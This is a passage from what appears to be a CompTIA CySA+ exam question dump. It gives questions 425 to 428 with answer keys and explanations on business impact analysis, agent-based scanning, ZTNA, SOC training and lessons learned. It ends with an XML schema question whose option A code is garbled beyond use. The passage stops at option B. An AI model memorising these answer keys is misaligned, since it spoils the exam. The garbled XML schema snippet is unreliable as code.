A Business Impact Analysis (BIA) is the correct document that identifies critical services and defines Recovery Point Objectives (RPOs) and Recovery Time Objectives (RTOs). It helps organizations determine the impact of downtime and the maximum tolerable outages for business functions. Disaster recovery plan (A) uses the information from the BIA.

Playbooks (C) are tactical and focus on specific incidents.

Backup plans (D) support BIA but don't define RPO/RTO themselves.

Reference:

CompTIA CySA+ Study Guide – Chapple & Seidl, Chapter 9

CySA+ Exam Objectives: Domain 3.0 – Incident Response and Management

Question: 425

A security administrator is tasked with modifying the vulnerability scan process to reduce the network traffic but maintain thorough checks. Which of the following scanning approaches should be implemented?

A. Credentialed scans
B. Individual scans

C. Security baseline scans
D. Agent-based scans

Answer: D

Explanation:

Agent-based scans are run locally on hosts via installed agents, which significantly reduces network traffic while allowing in-depth visibility and accurate scanning. They're ideal for bandwidth-limited or sensitive networks.
Credentialed scans (A) still transmit data over the network.
Individual scans (B) is ambiguous and not a standard term.
Baseline scans (C) focus on policy compliance, not reducing traffic.
? Reference:
Chapple & Seidl – Vulnerability Management, Chapter 6: Scanning Techniques
CS0-003 Domain 2.1 – Vulnerability Scanning Methods

Question: 426

When undertaking a cloud migration of multiple SaaS applications, an organization's systems administrators struggled with the complexity of extending identity and access management to cloudbased assets. Which of the following service models would have reduced the complexity of this project?

A. RADIUS
B. SDN
C. ZTNA
D. SWG

Answer: C

Explanation:

Zero Trust Network Access (ZTNA) simplifies secure remote access to cloud and SaaS applications by enforcing identity-based, least-privilege access policies. It eliminates the need to extend traditional network-based access models to the cloud. ZTNA ensures that each user is verified continuously regardless of their network location, aligning perfectly with complex multi-cloud or SaaS environments.
RADIUS (A) is an older authentication protocol, not ideal for SaaS cloud scale.
SDN (B) controls network flow, not identity management.
SWG (D) is a secure web proxy, not for access control and IAM extension.
Reference:
CS0-003 Exam Objectives 1.1 – Identity and Access Management
Sybex Study Guide – Chapple & Seidl, Chapter 2: Zero Trust & Cloud IAM

Question: 427

Which of the following is the best way to provide realistic training for SOC analysts?

A. Phishing assessments

B. OpenVAS
C. Attack simulation
D. SOAR

E. Honeypot

Answer: C

Explanation:

Attack simulations provide realistic, hands-on scenarios that mirror true incidents, allowing SOC analysts to practice detection, analysis, and response skills under real-world pressure. These simulations are crucial for developing and reinforcing SOC procedures and incident workflows. Phishing assessments (A) are targeted, limited training.
OpenVAS (B) is a vulnerability scanner, not a training tool.
SOAR (D) is a response automation tool.
Honeypots (E) help observe attacker behavior, but aren't training-focused.

Reference:
CS0-003 Objectives 3.3 – Incident Response Training
Mya Heath All-in-One – Chapter 14: Post-Incident Activities and Training

Question: 428

A security analyst provides the management team with an after-action report for a security incident. Which of the following is the management team most likely to review in order to correct validated issues with the incident response processes?

A. Tabletop exercise
B. Lessons learned
C. Root cause analysis
D. Forensic analysis

Answer: B

Explanation:

The lessons learned phase is a formal step in the incident response process where teams review what went wrong, what worked, and how to improve future responses. Management uses this to adjust policies, procedures, and controls based on real incident experiences.
Tabletop (A) is a simulated discussion, not post-incident.
Root cause analysis (C) finds technical origins but doesn't focus on process improvement.
Forensics (D) supports investigation but not process revision.

Reference:
CS0-003 Domain 3.0 – Post-Incident Activities
Chapple & Seidl – Study Guide, Chapter 11: Containment and Recovery

• /descxiption>

Which of The following XML schema constraints would stop these desktop error messages from appearing?

A.

```
<xs:elemtaI nar--"firstinl w*>
      <xB: »iiqpleType>
        <Xs: iestrictlJD b#3e-".;s:tuken">
              xsiyatleiL value-" C-*](11 -[1 $](2)-[Q 9](4 */>
        </xs{restriction}
        /xs{slmvleType
</xs:element>
```

B.